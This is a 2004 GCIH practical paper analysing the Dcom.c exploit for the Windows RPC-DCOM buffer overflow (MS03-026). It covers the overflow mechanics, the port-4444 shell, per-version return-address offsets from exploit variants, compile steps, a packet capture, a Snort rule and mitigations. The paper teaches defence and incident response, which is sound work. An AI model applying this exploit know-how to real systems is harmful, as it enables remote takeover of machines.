Global Information Assurance Certification Paper

Microsoft RPC-DCOM Buffer Overflow Attack using Dcom.c

GCIH Practical Assignment, Version 3

Dean Farrington
Submitted: 3/19/2004

Statement of Purpose:

This paper will examine the Dcom.c remote buffer overflow exploit which takes advantage of a flaw in Microsoft's implementation of RPC DCOM. This is a network based exploit allowing the attacker to obtain a remote shell with full system privileges. Once we have covered the details of the RPC DCOM vulnerability and the Dcom.c exploit code, we will conduct a fictitious attack exercise to illustrate how this exploit could be employed to take control of remote systems.

When the exploit code is executed against a windows2000 target host with the MS03-026 vulnerability during the exploit phase of this practical, it will allow me to obtain unauthorized, privileged access to the remote system. We will walk through the 5 stages of the attack (Reconnaissance, Scanning, Exploiting the system, Keeping access, and Covering tracks) during which I will establish scenarios for creating backdoor access to allow later illicit access to the system. The scenario presented in this paper is not a targeted attack, but we will discuss targeting techniques in the appropriate steps.

This attack process will be followed by a simulated incident response process for one of the scenarios from the attack exercise. All 6 stages of the Incident response (Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned) will be examined in this part of the paper.

Over the course of the paper we will also discuss some options for protecting your systems/networks against this exposure, and list some additional steps that can be optionally taken to mitigate the risk from this exploit.

The Exploit

Name:

Dcom.c - Code to exploit a Buffer Overflow in Microsoft RPC Services

Vulnerability References:
Cert Advisory CA-2003-16 Buffer Overflow in Microsoft RPC
http://www.cert.org/advisories/CA-2003-16.html

CERT Advisory CA-2003-19
http://www.cert.org/advisories/CA-2003-19.html

Cert Vulnerability Note VU#568148
http://www.kb.cert.org/vuls/id/568148

CVE Candidate CAN-2003-0352 (Under Review)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

Microsoft MS03-026 Security Bulletin
http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx

Bugtraq ID # 8205
http://www.securityfocus.com/bid/8205/info/

Note: The scenario this paper is based on takes place before the release of the following bulletins so they are not going to be covered in the scenario description. They are included here as they are relevant to the RPC Vulnerability overall.

Microsoft Security bulletin MS03-039
http://www.microsoft.com/technet/security/bulletin/MS03-039.asp

CERT Advisory CA-2003-23
http://www.cert.org/advisories/CA-2003-23.html

CERT-Vulnerability:VU#326746 RPCSS Vulnerability in Microsoft Windows
http://www.kb.cert.org/vuls/id/326746

Operating Systems Affected:

Microsoft:[1]

- Microsoft Windows NT 4.0 (all service pack levels)
- Microsoft Windows NT 4.0 Terminal Services Edition (all service pack levels)
- Microsoft Windows 2000 (all service pack levels)
- Microsoft Windows XP (all service pack levels)
- Microsoft Windows Server 2003

Nortel Networks: [2]

- Symposium including TAPI ICM
- CallPilot
- Business Communications Manager
- International Centrex-IP
- Periphonics with OSCAR Speech Server

Cisco: [3]

- Cisco CallManager
- Cisco Building Broadband Service Manager (BBSM)
    - BBSM Version 5.1
    - BBSM Version 5.2
    - HotSpot 1.0
- Cisco Customer Response Application Server (CRA)
- Cisco Personal Assistant
- Cisco Conference Connection (CCC)
- Cisco Unity
- Cisco uOne Enterprise Edition
- Cisco Network Registrar (CNR)
- Cisco Internet Service Node (ISN)
- Cisco Intelligent Contact Manager (ICM) (Hosted and Enterprise)
- Cisco IP Contact Center (IPCC) (Express and Enterprise)
- Cisco E-mail Manager (CEM)
- Cisco Collaboration Server (CCS)
- Cisco Dynamic Content Adapter (DCA)
- Cisco Media Blender (CMB)
- TrailHead (Part of the Web Gateway solution)
- Cisco Networking Services for Active Directory (CNS/AD)
- Cisco SN 5400 Series Storage Routers (driver to interface to Windows server)
- CiscoWorks
    - CiscoWorks VPN/Security Management Solution (CWVMS)
    - User Registration Tool
    - Lan Management Solution
    - Routed WAN Management
    - Service Management
    - VPN/Security Management Solution
    - IP Telephony Environment Monitor
    - Wireless Lan Solution Engine

[1] http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
[2] http://www.cert.org/advisories/CA-2003-16.html
[3] http://www.cisco.com/warp/public/707/cisco-sn-20030814-blaster.shtml#products

    - Small Network Management Solution
    - QoS Policy Manager
    - Voice Manager
- Cisco Transport Manager (CTM)
- Cisco Broadband Troubleshooter (CBT)
- DOCSIS CPE Configurator
- Cisco Secure Applications
    - Cisco Secure Scanner
    - Cisco Secure Policy Manager (CSPM)
    - Access Control Server (ACS)
- Videoconferencing Applications
    - IP/VC 3540 Video Rate Matching Module
    - IP/VC 3540 Application Server
- Cisco Emergency Responder

IBM [4]

- IBM DCE 3.2 for Solaris
- IBM DCE 3.2 for AIX
- IBM DCE 3.1 for Solaris
- IBM DCE 3.1 for AIX
- IBM DCE 2.2 for Windows

Description:

On July 16, 2003 Microsoft released security bulletin MS03-026 which warned of a Buffer Overflow in the Remote Procedure Call (RPC) Interface. The fault was specifically in a component of the RPC Interface known as Distributed Component Object Model (DCOM). The exploit works by requesting a network connection to the target on port 135 and sending some specifically constructed data. The data when processed by RPC triggers a buffer overflow condition, which leads to the ability to execute code with System Privileges. This buffer overflow was discovered by the Polish research group "Last Stage of Delirium" (LSD)[5] and reported to Microsoft. Microsoft acknowledged the groups efforts in the release of bulletin MS03-026. The "Last Stage of Delirium" group chose not to release the exploit code for their discovery at the time of discovery, so Microsoft gained a little breathing room to develop a patch for this bug before the exploits began to appear "in the wild". LSD timed their discovery announcement with Microsoft's patch release so as soon as the world was aware of the bug a patch was available.

The major limitations of the early versions of exploit code that where released shortly after the announcement where the limited number of offsets they contained. Early in the exploit code development process there would be an offset specifically for each OS version/service pack level/and nationality (I.e. Chinese W2K pro with Sp1). Later on several "Universal" offsets where

[4] http://www-3.ibm.com/software/network/dce/support/
[5] http://lsd-pl.net/

discovered, these where effective against all affected systems of a particular OS version. These would later be incorporated into the worms that would come from this exploit.

The attack functions by exploiting an unchecked copy operation into a 32-byte buffer that occurs in function "GetMachineName". By sending a crafted request with a hostname of greater than the maximum length allowed for a NetBIOS hostname it is possible to trigger the overflow condition.

The exploit works in this manner:

- Open a TCP connection to port 135
- Send an RPC request for the file \\servername\c$\1234561111111111111111111111111.doc on the target machine which causes the buffer to overflow.
- Issue instructions to the operating system via the overflowed buffer, especially to start a command shell on port 4444 with system permissions.
- The exploit then connect to this shell giving the attacker access.

Protocols/Services Affected:

The Buffer Overflow flaw lies in the Distributed Component Object Model (DCOM) Remote Procedure Call (RPC) Interface of the Windows Operating System.

RPC is a protocol that allows Inter-Process Communication; this provides a channel for a program running on a local computer can execute code on a remote system. The value in this capability is that programmers can utilize stock libraries to develop client/server application without having to write from scratch all the “plumbing” code that would handle the network communications, for each and every application they write. Microsoft’s implementation of RPC is an adaptation of the RPC protocol specification released by the Open Software Foundation [6][7] into which Microsoft has included some proprietary RPC extensions.

Remote Procedure Call (RPC) service
The executable RPCSS.exe provides a large portion of the RPC functionality on Microsoft Windows systems, it is the executable launched by the Remote Procedure Call (RPC) service. One of its central functions is to act as the DCE Locator service which is the equivalent of the Unix RPC endpoint mapper. Its function in this role is to receive incoming RPC calls and return back information about how the requested services or objects can be contacted on the remote machine. This includes returning information about the named pipe or

[6] http://archive.dstc.edu.au/AU/research_news/dce/dce.html
[7] http://www.opengroup.org/pubs/catalog/dz.htm

protocol/port where the requested service is waiting to receive connections. Calls to some functions provided by rpcss can also cause new instances of the requested services to be created at the time of the client request (this is referred to as Dynamic Activation). It is this Dynamic Activation that makes RPCSS the avenue for our attack. It is important to note that the vulnerability we are exploiting with Dcom.c is not in RPCSS.exe itself, but in a DCOM specific function that RPCSS calls to instantiate the requested object.


COM vs. DCOM

COM (Component Object Model) is a standard for component interoperability that allows applications to be built from components from different vendors or programmers. COM is an architecture that forms that base for other higher-level software services such as OLE. Com is referred to as a Binary standard, because it allows one component to reuse another component without requiring access to the second components source code. COM supports interoperability of components within a single machine.

DCOM (Distributed Component Object Model) adds support to traditional COM for among other things, location transparency, remote activation, and connection management. The ability to support remote connections has earned DCOM the nickname “COM with a longer wire”. DCOM allows calls to objects to be passed to other locations on the network for processing.

DCOM works on what is essentially a Client/Server model. An RPC server is simply some code running on a host, which listens to the network for calls to come in so it can perform its function. When a client application needs the services of the RPC service, it makes a function call that includes all the parameters the server will need to complete the operation. This function call is then intercepted by the RPC service (called the stub). RPC then packages (in RPC terms this is known as marshaling) the parameters and makes the remote call across the network to the RPC service running on the remote host using the client or server run-time library. The marshalling code is sometimes referred to as Stub/Proxy code in COM programming terms. The remote system’s RPC service converts the request to the listening service to a call for the local function on the server. When the remote computer is done processing the request, it returns a value to the calling host through the RPC service. The original program on the client then continues on exactly the same as if the call had been made to a local function or service.

The attack in dcom.c takes place over a TCP connection. A valid TCP connection requires a 3 way handshake to take place. This sequence consists of a Syn packet being sent from the Attacker to the target server, the target responding with a Syn Ack packet and finally the Attacker sends an Ack initiating the connection. Because of this handshake the probability of the source IP address being spoofed in any connection is low.




The exploit targets TCP port 135, which is the port that the Microsoft DCE locator service listens on. This port is listening by default on all vulnerable version of the Windows Operating System.

A significant amount of information relating to Microsoft's implementation of RPC-DCOM is available through the Microsoft MSDN website (http://msdn.microsoft.com) or in the platform SDK which is downloadable from Microsoft at: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sdkintro/sdkintro/devdoc_platform_software_development_kit_start_page.asp


A basic description of Buffer Overflows

A buffer overflow is a condition that can occur when programmers do not check the size of input that is being placed into locations in memory. If the size of the value they are placing into a memory location is greater than the size of the location itself, then the written data can write over adjacent values stored in memory. Normally this will simply lead to programs becoming unstable or crashing, however in some situations you can create a condition where you can inject executable code into memory by placing it into the input being stored in memory and then getting the system to execute that code. In this manner you can "trick" the system into executing commands you wish it to perform. The creation of buffer overflows can be greatly reduced by simple adherence to good coding practices and always checking that the size of the memory location is appropriate.

Computers provide an area of memory to be used by functions that are executing to temporarily store data. This area of memory is called the Stack. Data is pushed onto the stack in a Last In – First Out (LIFO) manner. At the top of the allocated memory is the Return Pointer, the return pointer contains the location of the function that called the currently executing function. When out current function completes, it must hand back control to the function that called it by "returning" to that point.



In a buffer overflow condition the amount of data placed onto the stack is larger than the stack space allocated to receive it. The data placed into the stack normally consists of processor architecture specific bytecode containing commands the attacker wishes to execute. The return pointer will be overwritten with a new value which will when properly crafted will cause execution of the attackers code when the function returns by causing it to return to a location of the attackers choosing rather than the location of the function that called it.



Coding of a buffer overflow attack is a bit of an art form. You must first determine that the overflow condition exists, and then create a payload that will place the code you wish executed into memory and launch it.

Typically it is only possible to approximate where in the stack the attackers bytecode will get written. To maximize the chances of its getting executed most buffer overflow exploits utilize what is called a No-Op sled in the bytecode. The No-Op sled is a large number of “No Operation” instructions included at the beginning of the exploit code. As long as the return pointer causes the function to return and land somewhere inside the No-Op sled then the system will begin executing the instructions, and since the instruction is “No Operation” (essentially telling the system to do nothing) it will execute the No-Ops one after

another until it hits the first instruction telling it do something. This is where the attackers exploit code gets executed. As long as the attacker can get the return to land in the No-Op sled his exploit code should get processed.

The package of the exploit code and No-Op sled are commonly referred to as the egg or the payload of the exploit.

Compiling Dcom.c

Before you use it, you must compile the dcom.c code. Under Linux, I was able to compile it by using the syntax:

Gcc dcom.c –o dcom

```
[deanf@MinasTirith exploit]$ gcc dcom.c -o dcom
[deanf@MinasTirith exploit]$ ls -al
drwxr-xr-x    2 deanf     deanf     4096 Jan  8 14:32 ./
drwx------   24 deanf     deanf     4096 Jan  8 14:22 ../
-rwxr-xr-x    1 deanf     deanf    17361 Jan  8 14:32 dcom*
-rw-r--r--    1 deanf     deanf    16170 Jul 26 17:32
dcom.c
 [deanf @MinasTirith exploit]$
```

Gcc is the gnu c compiler, the syntax tells gcc to compile the source file dcom.c and place the output in the file dcom. The –o tells gcc to use the next name in the command as the output file name.

If errors are occurring you can give GCC the –v flag which will produce verbose output. The extra detail may help you resolve the issue. I have also successfully compiled the code under Cygwin[8] on a windows system. Cygwin is a “Linux Like” environment that can run on most versions of windows.

Variants:

There are numerous adaptations of the exploit code available. The code has gone through a process of refinement from the first raw “proof of concept” exploit that only worked on a few types of machines with specific service pack levels, into a much more polished exploit that works on many common versions of

[8] http://www.cygwin.com/

windows without having to specifically know the OS version and service pack levels.

Dcomrpc.c [9]

The first "proof of concept" code was released on Xfocus.org by FlashSky and benjurry on 7/21/03. It was able to Target the Chinese version of Windows2000 SP3 and SP4, as well as the English version of Windows XP SP1. The author discovered that you needed an offset specific to the OS version and Service Pack level to get the desired effect on the target system. The following example from the source code of Dcomrpc.c shows the offset values that had been discovered at the time of the codes release.

```
"unsigned int jmpesp_cn_sp3 = "\x29\x2c\xe2\x77";      <<Chinese W2K with SP3
 unsigned int jmpesp_cn_sp4 = "\x29\x4c\xdf\x77";      <<Chinese W2K with SP4
 unsigned int jmpesp_en_xp_sp1="\xdb\x37\xd7\x77";  << English XP Pro with SP1"
```

Dcom.c [10]

Dcom.c was the next exploit code to be publicly released; it is credited to H D Moore from metasploit.com. Mr. Moore not only cleaned up the original code but he also discovered new offsets for English versions of Windows2000 and Windows XP. This exploit code now contains offsets to attack all English versions of Windows2000 from no service pack to SP4 and also Windows XP with no service pack and service pack 1. If successful this exploit spawns a shell on port 4444.

```
"unsigned char *targets [] =
    {
       "Windows 2000 SP0 (english)",
       "Windows 2000 SP1 (english)",
       "Windows 2000 SP2 (english)",
       "Windows 2000 SP3 (english)",
       "Windows 2000 SP4 (english)",
       "Windows XP SP0 (english)",
       "Windows XP SP1 (english)",
        NULL
    };
unsigned long offsets [] =
    {
       0x77e81674,
       0x77e829ec,
       0x77e824b5,
       0x77e8367a,
       0x77f92a9b,
       0x77e9afe3,
       0x77e626ba,
    };  "
```

[6] http://downloads.securityfocus.com/vulnerabilities/exploits/dcomrpc.c
[7] http://downloads.securityfocus.com/vulnerabilities/exploits/dcom.c

DcomExploit.exe [11]

The next version to appear in circulation was DcomExploit.exe. This was not a new version of the Buffer Overflow, but rather a port if the Dcom.c code so that it would compile and run on a Win32 platform. Benjamin Lauzière blauziere@altern.org took credit in the code for this windows port of the H D Moore exploit. This code is functionally the same as dcom.c.

Dcom48.c [12]

Released approximately 7/30/03, this tool has offsets for 48 language and Service Pack versions of windows. With the offsets contained in this version of the exploit you can now target English, French, Chinese, Polish, German, Japanese, Korean, Mexican, and Kenyan versions of Windows.
This particular version was credited to www.k-otiK.com. This version was also ported to a Windows executable. This version required you to set a port for the shell to connect back on and required you to manually set up a Netcat listener on that port to receive the connection.

30.07.03.Dcom.c [13]

This code is an update of the original H D Moore Dcom.c code which adds 4 new OS versions. Specifically the new offsets allow the attack of German Windows2000 Sp 3 and 4 as well as German XP SP 1. Credit for this version was given to b@digitalwaste.org

Poc.c.txt [14]

This is another copy of the original dcom.c with 20 offsets included. POC is credited to Sami Anwer Dhillon from Pakistan. This exploit maintains its roots in the Metasploit code and uses port 4444 for the shell.

0x82-dcomrpc_usemgret.c [15]

This version of the exploit by exploit by "you dong-hun"(Xpl017Elz) szoahc@hotmail.com, is also a port of Dcom.c with new offsets included.

This version offers 5 “Magic” offsets, these where some of the early universal offsets discovered for windows2000. This exploit contained no offsets that could be used on XP pro. This exploit connects a shell on port 4444.

oc192-dcom.c [16]

This was one of the first versions of the exploit to offer “Universal” offsets. These

[11] http://www.securityfocus.com/data/vulnerabilities/exploits/DComExpl_UnixWin32.zip
[12] http://downloads.securityfocus.com/vulnerabilities/exploits/07.30.dcom48.c
[13] http://downloads.securityfocus.com/vulnerabilities/exploits/30.07.03.dcom.c
[14] http://packetstorm.icx.fr/0308-exploits/Poc.c.txt
[15] http://downloads.securityfocus.com/vulnerabilities/exploits/0x82-dcomrpc_usemgret.c
[16] http://downloads.securityfocus.com/vulnerabilities/exploits/oc192-dcom.c

offsets worked on any service pack level of a particular OS. One offset worked on all service pack levels of Windows2000 and the other worked on all service pack levels of XP.

This exploit also used a different default port for the returned command shell; the default it used was 666 although any port could be chosen with a command line argument. This exploit attempted to not crash the RPC service when you close the session.

Signature of the Attack:

The attack is seen as a connection to port 135 on the target, the sending of the malformed request, and if the attack is successful the establishment of the shell on port 4444. In the following section we will examine some TCPdump[17] output of an exploit session:

These first three packets are the TCP 3 way handshake Syn, Syn Ack, Ack

11:34:49.032994 IP 192.168.5.5.1025 > 192.168.5.85.135: S 2245241172:2245241172(0) win 5840 <mss 1460,sackOK,timestamp 6324286 0,nop,wscale 0> (DF)

11:34:49.033146 IP 192.168.5.85.135 > 192.168.5.5.1025: S 1247916242:1247916242(0) ack 2245241173 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)

11:34:49.033237 IP 192.168.5.5.1025 > 192.168.5.85.135: . ack 1 win 5840 <nop,nop,timestamp 6324286 0> (DF)

Next is the RPC session

11:34:49.033313 IP 192.168.5.5.1025 > 192.168.5.85.135: P 1:73(72) ack 1 win 5840 <nop,nop,timestamp 6324286 0> (DF)

11:34:49.035928 IP 192.168.5.85.135 > 192.168.5.5.1025: P 1:61(60) ack 73 win 17448 <nop,nop,timestamp 42838 6324286> (DF)

11:34:49.035984 IP 192.168.5.5.1025 > 192.168.5.85.135: . ack 61 win 5840 <nop,nop,timestamp 6324286 42838> (DF)

[17] http://www.tcpdump.org

11:34:49.036029 IP 192.168.5.5.1025 > 192.168.5.85.135: . 73:1521(1448) ack 61 w
in 5840 <nop,nop,timestamp 6324286 42838> (DF)
E...)n@.@.....U.....Ja.....
....MEOW.....F8.....F.....
.....MEOW.....(..d).....F.
.....F.....F.....F.....F.....F.
.....F....`...X.....@... ...8...0.....P...O.. .....
.....H....
.f.. .....F.....x...X.....p....O...=.W....2.1...
.....C.....`...`...MEOW.....F;.....F....0
..... /.....F.X.....0.....
.h.....h.....\.\.F.X.N.B.F.X.F.X.N.B.F.X.F.X.F.X.F.X.t..
w.....
.....
.....^1.....6..2.....S..tWu.....Z....|..2.
.:k...M.q....2...Z...2.....A.....6t..
.Z.~.$|..2. ."k..LLb.....2.....y|.....2.....u..j..2.....x.z..2..
.....9.V.J..2.....Z..2.....F..*..2....k.S....f...2...*...b...bk...L.
.Z...n.L.$..@d.....c.....P.W...Z.....x.2.....].~'?bB....vj.....z...~...b..
."...c...c....."..L

Note the long server name in this packet

11:34:49.036047 IP 192.168.5.5.1025 > 192.168.5.85.135: P 1521:1777(256) ack 61
win 5840 <nop,nop,timestamp 6324286 42838> (DF)
E..4)o@.@.....U.....EJa.....O.....

.`.>...V..k.@d..wek.....d.!.2..:...4r....9..:..4r.....Q.....g..4^..4w...7..
j...4h..b...4...J.k|..8.{F.Ap?.xT....&.a4h..bT.....41Qk..T.jm...../...\.C.
$.\.1.2.3.4.5.6.1.1.1.1.1.1.1.1.1.1.1.1.1.1...d.o.c..... ...0.-.....*..
.....(.....

This packet contains the file request

11:34:49.036114 IP 192.168.5.5.1025 > 192.168.5.85.135: F 1777:1777(0) ack 61 win
5840 <nop,nop,timestamp 6324286 42838> (DF)

11:34:49.036409 IP 192.168.5.85.135 > 192.168.5.5.1025: . ack 1778 win 17520
<nop,nop,timestamp 42838 6324286> (DF)

11:34:49.037892 IP 192.168.5.85.135 > 192.168.5.5.1025: F 61:61(0) ack 1778 win
17520 <nop,nop,timestamp 42838 6324286> (DF)

11:34:49.037937 IP 192.168.5.5.1025 > 192.168.5.85.135: . ack 62 win 5840
<nop,nop,timestamp 6324287 42838> (DF)


Now the exploit has launched a shell on port 4444 giving full control to the attacker

11:34:50.037811 IP 192.168.5.5.1026 > 192.168.5.85.4444: S 2252434470:2252434470(0) win 5840 <mss 1460,sackOK,timestamp 6324387 0,nop,wscale 0> (DF)

11:34:50.037958 IP 192.168.5.85.4444 > 192.168.5.5.1026: S 1248216466:1248216466(0) ack 2252434471 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)


11:34:50.038036 IP 192.168.5.5.1026 > 192.168.5.85.4444: . ack 1 win 5840 <nop,nop,timestamp 6324387

This image is a screenshot of the results of using the “Follow TCP Stream” function in Ethereal. Note the overlong server name requested. The file request is visible at the very bottom of the screenshot



System Logs of the Attack

There are 2 Event Log entries generated by this attack:



Event ID: 7031 from a source of Service Control Manager has the message " The Remote Procedure Call (RPC) service terminated unexpectedly. It has done this 1 time(s). The following action will be taken on 0 milliseconds. No action

This message is the system reporting the service failure. The milliseconds entry and action to be taken are references to the settings on the Recovery tab of the properties of the Remote Procedure Call (RPC) service in the services Control Panel. On XP systems the recovery tab is configured to cause the system to reboot 1 minute after the RPC service fails. This is what caused the 60 second countdown timer that would pop up on exploited XP machines. Windows 2000 default is to take no action when the Remote Procedure Call (RPC) service fails

Event ID: 4097 from the source Event System has the message "The COM+ Event System detected a bad return code during its internal processing. HRESULT was 8007068F from line 42 of \eventsystemobj.cpp. Please contact Microsoft Product Support Services to report this error."

This message notes that an error internal to Windows has occurred.

If the system does not automatically reboot after exploitation it is left in a poor state with RPC services broken. There are a variety of effects noticeable by the user including failure of many functions like cut & paste. The user will be forced to reboot to restore functionality, but is unlikely to realize what had caused the problem.

The exploit does not place any files on the target system when executed. With the exception of the event log messages, and either the 60 second countdown timer and a reboot of the system or the state of the RPC services if the system has not rebooted there should be no telltale signs of exploitation. Any work done by the hacker once a system is compromised, such as attempting to cover his tracks or install a means to retain access to the system will create their own telltale signs that are separate from the RPC-DCOM exploit.

We will next discuss a signature for Snort[18] to detect this attack. Snort was chosen due to its accessibility. Many other IDS systems are somewhat proprietary in their signature mechanisms and documentation is not always readily available so I have chosen to work with something everyone can refer to:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 \ (msg:"DCE RPC Interface
Buffer Overflow Exploit"; \ content:"|00 5C 00 5C|"; \ content:!"|5C|";
within:32; \ flow:to_server,established; \ reference:bugtraq,8205; rev:
1; )
```

The Snort Rule syntax breaks down this way:

Alert – Cause an alert to be logged when this rule is matched
Tcp - examine the TCP protocol
$EXTERNAL_NET – A Snort variable to allow you to define anything not on your network
Any – Any source port from $EXTERNAL_NET
-> - The direction of traffic flow
$HOME_NET – A Snort variable to allow you to define your home network
135 – Received on port 135
Msg:"DCE RPC Interface Buffer Overflow Exploit"; - The alert message to log on rule matching
content:"|00 5C 00 5C|"; - This maps to the ASCII characters \\
content:!"|5C|"; - This maps to the ASCII character \
within:32; - Ensures that at the at most, 32 bytes are contained between the 2 content tags.
flow:to_server,established; - Trigger on Server to client connection, only on established TCP connections.
reference:bugtraq,8205; rev:1; - References for more data on the cause of the alert

This rule was written early after the release of the Dcom Exploit, since then many more tightly crafted rules have been crafted for Dcom. This rule was chosen to examine due to the timeframe of its creation fitting the overall timeframe of the scenario in this paper better. The rule checks for any TCP session from an

[18] http://www.snort.org

external network to the home network on port 135, it then looks at the content between the \\ and \ characters (the server name in a NetBIOS request) and verifies that it is 32 bytes or less (32 bytes is the maximum value for a normal request). If it sees more than 32 bytes, it triggers the rule and writes the alert message (DCE RPC Interface Buffer Overflow Exploit**)** to the Snort Alert log.

Mitigating Factors for this Exploit:

There are several factors that can be used to reduce the risk of this exploit code.

- The first is the Microsoft patch for MS03-026 which can be found at: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp

- Firewall Microsoft NetBIOS ports to prevent connections from untrusted networks. This is simply a good practice in general. Too many exposures exist in simply allowing unrestricted NetBIOS traffic from untrusted networks. This could be a firewall protecting your trusted network from outside traffic as well as personal firewalls on client systems. Personal firewalls are advisable for mobile computers like laptops.

- If you cannot apply the patch, you could consider disabling DCOM on the hosts. Microsoft released a Knowledge base article about this process which you can find at: http://support.microsoft.com/default.aspx?scid=kb;en-us;825750

  The risk of disabling DCOM is that it will case the following effects:

  - COM objects that can be activated remotely may no longer function properly.
  - The local COM+ MMC snap-in will not be able to connect to remote COM servers to enumerate their catalog.
  - Certificate auto-enrollment will not function properly
  - Windows Management Instrumentation (WMI) queries against remote hosts may not function any longer.

If you choose to risk disabling DCOM, make the following change with your registry editor in HKEY_LOCAL_MACHINE\Software\Microsoft\OLE

Change the EnableDCOM string value to **N**.

The Platforms/Environments:

This attack scenario is a reconstruction of a real world attack; it is being conducted in a lab environment for this practical exercise so the IP addressing does not reflect real world conditions.

Platforms:

Source Network: 192.168.5.5 - This is the hackers machine using a cable modem connection to carry out the attack. The attack is launched from a Linux workstation running Mandrake 9.2. The machine is connected to a hub with one other workstation (not shown on the diagram since it is not part of the attack) and the cable modem.

